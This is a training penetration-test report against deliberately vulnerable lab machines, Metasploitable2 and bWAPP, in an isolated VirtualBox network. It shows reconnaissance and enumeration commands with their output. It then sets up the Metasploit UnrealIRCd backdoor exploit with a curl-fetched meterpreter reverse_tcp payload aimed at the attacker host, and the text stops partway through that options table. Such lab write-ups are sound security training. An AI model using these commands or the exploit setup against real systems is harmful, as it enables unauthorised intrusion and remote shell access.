

Vulnerability Assessment and Penetration Testing (VAPT) Report

Client:

Rabbit Pvt. Ltd.

(Simulated Client)

Role: Junior Pentester

Assessment Date: August 2,2026

Assessment Targets

- Metasploitable2
- Bee-Box (bWAPP)
- DVWA (*Included within assessment scope but not tested during this engagement.*)

Table of Contents

- 1.Executive Summary
- 2.Objectives
- 3.Scope
- 4.Testing Environment
- 5.Methodology
- 6.Reconnaissance
- 7.Nmap NSE Enumeration
- 8.Service Enumeration
- 9.Smb share Enumeration
- 10.Snmp Enumeration
- 11.Web Enumeration
- 12.Vulnerability Finding
- 13.Exploitation Summary
- 14.OWASP web security assessment
- 15.Risk Summary
- 16.Recommendation
- 17.Conclusion
- 18..Appendix

Executive Summary

This simulated VAPT engagement was conducted for Rabbit Pvt. Ltd., a fictional organization created for cybersecurity training and evaluation. The assessment was conducted from a Kali Linux attack machine against Metasploitable2 and Bee-Box (bWAPP), while Damn Vulnerable Web Application (DVWA) was included within the engagement scope but was not assessed during the testing period.

The engagement followed a structured methodology consisting of reconnaissance, service enumeration, web application enumeration, vulnerability identification, controlled exploitation, and reporting. Industry-standard penetration testing tools including Nmap, Metasploit Framework, Burp Suite, Gobuster, Nikto, WhatWeb, enum4linux, smbclient, dig, and snmpwalk were utilised throughout the assessment to identify exposed services, enumerate system information, validate vulnerabilities, and assess overall security posture.

The assessment identified five significant security findings, including two Critical vulnerabilities affecting the Metasploitable2 system. Successful exploitation of the UnrealIRCD Backdoor Remote Code Execution vulnerability and the Samba Username Map Script Remote Code Execution vulnerability demonstrated that an attacker could obtain remote shell access to the target system under the configured laboratory conditions. These vulnerabilities represent severe security risks because they may allow complete system compromise.

The Bee-Box web application assessment identified multiple application-layer security weaknesses including PHP Information Disclosure, SQL Injection, and Reflected Cross-Site Scripting (XSS). These vulnerabilities demonstrate common web application security flaws that may allow attackers to obtain sensitive information, manipulate backend databases, or execute malicious client-side scripts.

Overall, the laboratory environment intentionally contains vulnerable software for educational purposes; however, the assessment demonstrates the importance of timely patch management, secure system configuration, proper input validation, and continuous security testing to reduce organisational risk.

Objectives

The primary objective of this Vulnerability Assessment and Penetration Testing engagement was to evaluate the security posture of the laboratory environment by identifying and validating vulnerabilities present within the target systems.

The assessment was conducted with the following objectives:

- Identify active hosts and exposed network services within the target environment.
- Perform detailed service enumeration to obtain additional information regarding accessible services and configurations.
- Identify security vulnerabilities affecting operating systems, network services, and web applications.
- Validate selected vulnerabilities through controlled exploitation in an isolated laboratory environment.
- Assess the potential security impact associated with each identified vulnerability.
- Provide practical remediation recommendations to reduce organisational risk and improve the overall security posture.

Scope of Assessment

The following systems were included within the assessment scope.

Target System	Purpose	Assessment Status
Metasploitable2	Infrastructure Security Assessment	Tested
Bee-Box (bWAPP)	Web Application Security Assessment	Tested
DVWA	Included within engagement scope	Not Tested

Testing Environment

The assessment was conducted within an isolated virtual laboratory environment using Oracle VirtualBox. The laboratory network was configured to ensure that all testing activities remained contained within the virtual environment and did not impact external systems.

The attacking platform consisted of Kali Linux, which served as the primary penetration testing workstation. Metasploitable2 and Bee-Box (bWAPP) were deployed as vulnerable target machines designed specifically for security training and exploitation practice.

The laboratory environment enabled safe validation of vulnerabilities without introducing risk to production infrastructure.

Methodology

The assessment followed a structured penetration testing methodology to ensure that all testing activities were conducted in a systematic, repeatable, and controlled manner. Each phase built upon the information gathered during the previous stage, enabling accurate identification, validation, and documentation of security vulnerabilities.

The methodology consisted of five primary phases:

1. Reconnaissance
2. Service Enumeration
3. Web Enumeration
4. Vulnerability Assessment and Exploitation
5. Reporting

Reconnaissance

Reconnaissance is the initial phase of a penetration test and focuses on identifying systems, services, and potential attack surfaces before exploitation begins. Information gathered during this phase helps the penetration tester understand the target environment and determine which services require further investigation.

Network reconnaissance for this assessment was performed using **Nmap**, which was used to discover live hosts, identify open TCP ports, determine running services, detect software versions, and perform operating system fingerprinting.

The reconnaissance phase consisted of the following activities:

- Host Discovery
- TCP Port Scanning
- Service Version Detection
- Nmap NSE Enumeration

Host Discovery

Host discovery was performed to identify active devices within the laboratory network before conducting detailed port scans. This phase helps eliminate inactive hosts and ensures that subsequent enumeration activities focus only on reachable systems.

Nmap host discovery techniques were used to determine which virtual machines were online and available for assessment.

Purpose

- Identify active hosts
- Verify network connectivity
- Reduce unnecessary scanning

TCP Port Scanning

Following host discovery, TCP port scanning was performed to identify open ports exposed by each target system. Open ports indicate network services that may be accessible to attackers and therefore require further analysis.

Nmap TCP scanning was used to determine which services were listening on the target machines and to establish the initial attack surface.

Purpose

- Identify open TCP ports

- Discover exposed services
- Define attack surface

Service Version Detection

After identifying open ports, service version detection was performed to determine the exact software and versions running on each exposed service. Identifying software versions is essential because many known vulnerabilities are associated with specific releases of applications and network services.

The information gathered during this phase was later used to correlate identified services with publicly known vulnerabilities.

Purpose

- Identify service versions
- Detect outdated software
- Support vulnerability identification

Command Used

`nmap -sV -T4 192.168.56.101` (Ip for metasploitable machine)

Evidence

```
(ashi@kali) ~
$ nmap -sV -T4 192.168.56.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-02 15:50 +0530
Nmap scan report for 192.168.56.101
Host is up (0.0067s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8180/tcp  open  unknown
MAC Address: 08:00:27:28:35:1B (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 190.85 seconds
```

Nmap NSE Enumeration

The Nmap Scripting Engine (NSE) provides a collection of scripts that automate information gathering and vulnerability detection. During this assessment, relevant NSE scripts were executed to obtain additional information regarding selected network services and assist the enumeration phase.

The output obtained through NSE scripts supplemented manual enumeration and provided further insight into exposed services.

Purpose

- Gather additional service information
- Automate protocol-specific enumeration
- Support vulnerability assessment

Command Used

```
nmap --script smb-os-discovery,smb-enum-shares,smb-enum-users -p445 192.168.56.101
```

Evidence

```
(ashi@kali)-[~]
└─$ nmap --script smb-os-discovery,smb-enum-shares,smb-enum-users -p445 192.168.56.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-02 20:24 +0530
Nmap scan report for 192.168.56.101
Host is up (0.0014s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:28:35:1B (Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2026-08-02T10:50:36-04:00
|_
|_ smb-enum-shares:
|   account_used: <blank>
|   \\192.168.56.101\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.56.101\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\192.168.56.101\opt:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.56.101\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|   \\192.168.56.101\tmp:
|     Type: STYPE_DISKTREE
|     Comment: oh noes!
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|_
```

```
smb-enum-users:
METASPLOITABLE\backup (RID: 1068)
  Full name: backup
  Flags: Account disabled, Normal user account
METASPLOITABLE\bin (RID: 1004)
  Full name: bin
  Flags: Account disabled, Normal user account
METASPLOITABLE\bind (RID: 1210)
  Flags: Account disabled, Normal user account
METASPLOITABLE\daemon (RID: 1002)
  Full name: daemon
  Flags: Account disabled, Normal user account
METASPLOITABLE\dhcp (RID: 1202)
  Flags: Account disabled, Normal user account
METASPLOITABLE\distccd (RID: 1222)
  Flags: Account disabled, Normal user account
METASPLOITABLE\ftp (RID: 1214)
  Flags: Account disabled, Normal user account
METASPLOITABLE\games (RID: 1010)
  Full name: games
  Flags: Account disabled, Normal user account
METASPLOITABLE\gnats (RID: 1082)
  Full name: Gnats Bug-Reporting System (admin)
  Flags: Account disabled, Normal user account
METASPLOITABLE\irc (RID: 1078)
  Full name: ircd
  Flags: Account disabled, Normal user account
METASPLOITABLE\klog (RID: 1206)
  Flags: Account disabled, Normal user account
METASPLOITABLE\libuuid (RID: 1200)
  Flags: Account disabled, Normal user account
METASPLOITABLE\list (RID: 1076)
  Full name: Mailing List Manager
  Flags: Account disabled, Normal user account
METASPLOITABLE\lp (RID: 1014)
  Full name: lp
  Flags: Account disabled, Normal user account
METASPLOITABLE\mail (RID: 1016)
  Full name: mail
  Flags: Account disabled, Normal user account
METASPLOITABLE\man (RID: 1012)
  Full name: man
  Flags: Account disabled, Normal user account
METASPLOITABLE\msfadmin (RID: 3000)
  Full name: msfadmin,,,
  Flags: Normal user account
METASPLOITABLE\mysql (RID: 1218)
  Full name: MySQL Server,,,
  Flags: Account disabled, Normal user account
METASPLOITABLE\news (RID: 1018)
  Full name: news
  Flags: Account disabled, Normal user account
METASPLOITABLE\nobody (RID: 501)
  Full name: nobody
```

Service Enumeration

Following the reconnaissance phase, service enumeration was performed to obtain additional information regarding the services identified on the target systems. While reconnaissance identifies exposed services, enumeration focuses on extracting detailed information such as system configuration, shared resources, available users, and protocol-specific information. This information assists in validating vulnerabilities and identifying potential attack vectors.

Multiple enumeration tools were used during the assessment, including **enum4linux**, **smbclient**, **dig**, **snmpwalk**, and selected **Nmap NSE scripts**. Each tool was used for a specific purpose depending on the services identified during network reconnaissance.

SMB Enumeration using enum4linux

The **enum4linux** utility was used to enumerate information from SMB (Server Message Block) services running on the target system. SMB enumeration assists penetration testers in identifying user accounts, shared folders, password policies, workgroup information, and other configuration details that may contribute to privilege escalation or further exploitation.

The information collected during this phase helped validate the presence of SMB services and supported later exploitation of the Samba Username Map Script vulnerability.

Purpose

- Enumerate SMB shares
- Identify user accounts
- Gather workgroup and server information
- Obtain password policy details (where available)

Tool Used

enum4linux

Command Used

```
enum4linux -a 192.168.56.101
```

Evidence

```
(ashi@kali)-[~]
$ enum4linux -a 192.168.56.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Aug  2 19:52:23 2026

===== ( Target Information ) =====
Target ..... 192.168.56.101
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.56.101 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.56.101 ) =====
Looking up status of 192.168.56.101
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.56.101 ) =====

[+] Server 192.168.56.101 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.56.101 ) =====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 192.168.56.101 ) =====

[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.56.101 from srvinfo:
METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
platform_id      : 500
os version       : 4.9
```

```
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
```

```
===== ( Share Enumeration on 192.168.56.101 ) =====

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
tmp            Disk      oh noes!
opt            Disk
IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP       METASPLOITABLE
```

SMB Share Enumeration using smbclient

The **smbclient** utility was used to interact directly with SMB shares exposed by the target system. This tool allows penetration testers to verify accessible shared resources, identify anonymous access, and confirm the permissions assigned to available network shares.

Enumerating SMB shares provides valuable insight into files or directories that may expose sensitive information or support further attacks.

Purpose

- Identify accessible SMB shares
- Verify anonymous access
- Enumerate shared resources
- Validate SMB configuration

Tool Used

smbclient

Command Used

```
smbclient -L //192.168.56.101
```

Evidence

```
Session Actions Edit View Help
(ashi@kali)-[~]
$ smbclient -L //192.168.56.101 -N
Anonymous login successful

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
tmp            Disk      oh noes!
opt            Disk
IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server          Comment
-----
Workgroup       Master
ITSECGAMES     BEE-BOX
WORKGROUP       METASPLOITABLE
```

DNS Enumeration using dig

The **dig** (Domain Information Groper) utility was used to perform DNS queries against the target where applicable. DNS enumeration helps identify domain information, DNS records, and hostname resolution details that may assist during reconnaissance and network mapping.

Although DNS services within the laboratory environment were limited, the tool was used to verify available DNS information as part of the standard enumeration process.

Purpose

- Query DNS records
- Verify hostname resolution
- Collect domain information
- Support network mapping


Tool Used

dig

Command Used

dig @192.168.56.101

Evidence



```
(ashi@kali)-[~]
$ dig @192.168.56.101

; <<>> DiG 9.20.20-1-Debian <<>> @192.168.56.101
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: SERVFAIL, id: 36682
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;                               IN      NS

;; Query time: 364 msec
;; SERVER: 192.168.56.101#53(192.168.56.101) (UDP)
;; WHEN: Sun Aug 02 20:18:28 IST 2026
;; MSG SIZE rcvd: 28
```

SNMP Enumeration using snmpwalk

Simple Network Management Protocol (SNMP) enumeration was attempted using the **snmpwalk** utility. SNMP is commonly used to retrieve information regarding network devices, system configuration, interfaces, and running services when UDP port **161** is accessible.

During this assessment, the target system did not expose UDP port **161**, preventing successful SNMP enumeration. As a result, no SNMP information could be collected.

Purpose

- Retrieve system information
- Enumerate network configuration
- Identify running services
- Collect device information

Observation

SNMP enumeration was attempted; however, UDP port **161** was found to be closed on the target system. Consequently, SNMP information could not be enumerated.

Tool Used

snmpwalk

Command Used

snmpwalk -sU -p161 192.168.56.101

Evidence

```
(ashi@kali)-[~]  
$ nmap -sU -p 161 192.168.56.101  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-02 20:21 +0530  
Nmap scan report for 192.168.56.101  
Host is up (0.0021s latency).  
  
PORT      STATE SERVICE  
161/udp   closed snmp  
MAC Address: 08:00:27:28:35:1B (Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
```

Web Enumeration

After completing network and service enumeration, web application enumeration was performed against the metasploitable target. The objective of this phase was to identify web technologies, hidden directories, configuration weaknesses, and publicly accessible resources that could increase the application's attack surface.

Three primary tools were used during this phase:

- Gobuster
- Nikto
- WhatWeb

Each tool contributed unique information that supported subsequent vulnerability assessment activities.

Directory Enumeration using Gobuster

Gobuster is a directory and file brute-forcing tool used to discover hidden resources on web servers. It systematically requests common directory and file names using a predefined wordlist, allowing penetration testers to identify content that may not be directly linked within the application.

Directory enumeration helps reveal administrative panels, backup files, configuration directories, and other resources that could expose sensitive information or increase the attack surface.

Purpose

- Discover hidden directories
- Identify administrative interfaces
- Locate sensitive files
- Expand the web application attack surface

Tool Used

Gobuster

Command Used

Gobuster dir -u <http://192.168.56.101> -w /usr/share/wordlists/dirb/common.txt -x php,txt,html

Evidence

```
(ashi@kali)~$ gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.101
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,html,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta.php (Status: 403) [Size: 295]
.htaccess.php (Status: 403) [Size: 300]
.htaccess (Status: 403) [Size: 296]
.hta (Status: 403) [Size: 291]
.hta.txt (Status: 403) [Size: 295]
.htpasswd.txt (Status: 403) [Size: 300]
.hta.html (Status: 403) [Size: 296]
.htaccess.html (Status: 403) [Size: 301]
.htpasswd.php (Status: 403) [Size: 300]
.htpasswd (Status: 403) [Size: 296]
.htpasswd.html (Status: 403) [Size: 301]
.htaccess.txt (Status: 403) [Size: 300]
cgi-bin/ (Status: 403) [Size: 295]
cgi-bin/.html (Status: 403) [Size: 300]
dav (Status: 301) [Size: 319] [→ http://192.168.56.101/dav/]
index.php (Status: 200) [Size: 891]
index.php (Status: 200) [Size: 891]
index (Status: 200) [Size: 891]
phpinfo (Status: 200) [Size: 48014]
phpMyAdmin (Status: 301) [Size: 326] [→ http://192.168.56.101/phpMyAdmin/]
phpinfo.php (Status: 200) [Size: 48026]
phpinfo.php (Status: 200) [Size: 48026]
server-status (Status: 403) [Size: 300]
test (Status: 301) [Size: 320] [→ http://192.168.56.101/test/]
twiki (Status: 301) [Size: 321] [→ http://192.168.56.101/twiki/]
Progress: 18452 / 18452 (100.00%)

Finished
```

Web Server Assessment using Nikto

Nikto is an open-source web server scanner designed to identify common security issues, outdated software, insecure files, default content, and known server misconfigurations.

During this assessment, Nikto was used to perform a baseline security review of the Bee-Box web server and identify publicly accessible resources that may present security risks.

Purpose

- Identify outdated software
- Detect insecure configurations
- Locate default files
- Identify potentially vulnerable web resources

Tool Used

Nikto

Command Used

nikto -h <http://192.168.56.101>

Technology Fingerprinting using WhatWeb

WhatWeb is a web technology identification tool used to fingerprint websites and determine the technologies used to build the application. The tool identifies web servers, scripting languages, frameworks, content management systems, cookies, and other components that may assist during vulnerability assessment.

Technology fingerprinting enables penetration testers to identify software that may contain publicly known vulnerabilities.

Purpose

- Identify web technologies
- Detect web server software
- Identify scripting languages and frameworks
- Support vulnerability assessment

Tool Used

WhatWeb

Command Used

whatweb <http://192.168.56.101>

```
[kali@kali]~$  
$ whatweb http://192.168.56.101  
^[[B][[B][B][B][B][Bhttp://192.168.56.101 [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linu x][Apache/2.2.8 (Ubuntu) DAV/2], IP[192.168.56.101], PHP[5.2.4-2ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV [2], X-Powered-By(PHP/5.2.4-2ubuntu5.10)  
  
[kali@kali]~$  
$ nikto -h http://192.168.56.101  
- Nikto v2.6.0  
  
+ Target IP: 192.168.56.101  
+ Target Hostname: 192.168.56.101  
+ Target Port: 80  
+ Start Time: Unknown  
+ Start Time: 2026-08-02 16:42:58 (GMT5.5)  
  
+ Server: Apache/2.2.8 (Ubuntu) DAV/2  
+ ERROR: Failed to check for updates:  
+ [999986] /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.  
+ [750500] /icons/: Directory indexing found.  
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.  
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP  
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy  
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/d ocs/Web/HTTP/Headers/X-Content-Type-Options  
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web /HTTP/Headers/Referrer-Policy  
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-U S/docs/Web/HTTP/Headers/Strict-Transport-Security  
^[[B][[B][[B][[B^[B^[B^[B^[B+[ 600625] PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 8. 5.1).  
+ [600050] Apache/2.2.8 appears to be outdated (current is at least 2.4.66).  
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.  
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=46 98ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275  
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.  
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://ow asp.org/www-community/attacks/Cross_Site_Tracing  
+ [750510] /phpinfo.php: Output from the phpinfo() function was found.  
+ [750500] /doc/: Directory indexing found.  
+ [001213] /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: https://cve.mitre.org/cgi-bin/cvenam e.cgi?name=CVE-1999-0678  
+ [001384] /%PHPE8B85F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive information vi a HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-y our-php-easter-egg/  
+ [001385] /%PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-yo ur-php-easter-egg/  
+ [001386] /%PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-yo ur-php-easter-egg/  
+ [001387] /%PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via
```

Vulnerability Findings

The following section presents the security vulnerabilities identified during the Vulnerability Assessment and Penetration Testing engagement. Each finding was verified within the isolated laboratory environment and assigned a severity rating based on the potential impact to confidentiality, integrity, and availability.

Finding 1 – UnrealIRCd Backdoor Remote Code Execution

Target: Metasploitable2

Severity: Critical

Category: Remote Code Execution (RCE)

Description

During the assessment, the Metasploitable2 target was found to be running a vulnerable version of **UnrealIRCd** that contained a known backdoor. This vulnerability allows a remote attacker to execute commands on the affected system without prior authentication.

Controlled validation in the laboratory environment confirmed that remote code execution was possible, resulting in successful shell access to the target. This demonstrates that an attacker could potentially gain complete control of the affected system if the vulnerable service were deployed in a production environment.

Technical Details

The affected IRC service accepted specially crafted input that triggered the backdoor functionality, allowing arbitrary commands to be executed on the target host. Successful validation confirmed that the service was vulnerable to remote code execution.

This vulnerability represents one of the highest-risk issues identified during the assessment because exploitation may lead to complete system compromise.

Evidence

```
msf > search unreal_ircd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent Yes     UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name      Current Setting  Required  Description
-      -      -      -
RHOSTS    yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     6667            yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-      -      -      -
FETCH_COMMAND  CURL            yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, WGET)
FETCH_DELETE   false           yes       Attempt to delete the binary after execution
FETCH_FILELESS none            yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
FETCH_SRVHOST  yes             Local IP to use for serving payload
FETCH_SRVPORT  8080            yes       Local port to use for serving payload
FETCH_URIPATH  no              Local URI to use for serving payload
LHOST        yes             The listen address (an interface may be specified)
LPORT        4444            yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

Name      Current Setting  Required  Description
-      -      -      -
FETCH_PIPE false           yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

Name      Current Setting  Required  Description
-      -      -      -
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name	Current Setting	Required	Description
RHOSTS	192.168.56.101	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	6667	yes	The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
FETCH_COMMAND	CURL	yes	Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
FETCH_DELETE	false	yes	Attempt to delete the binary after execution
FETCH_FILELESS	none	yes	Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
FETCH_SRVHOST		no	Local IP to use for serving payload
FETCH_SRVPORT	8080	yes	Local port to use for serving payload
FETCH_URIPATH		no	Local URI to use for serving payload
LHOST	192.168.56.102	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

Name	Current Setting	Required	Description
FETCH_PIPE	false	yes	Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

Name	Current Setting	Required	Description
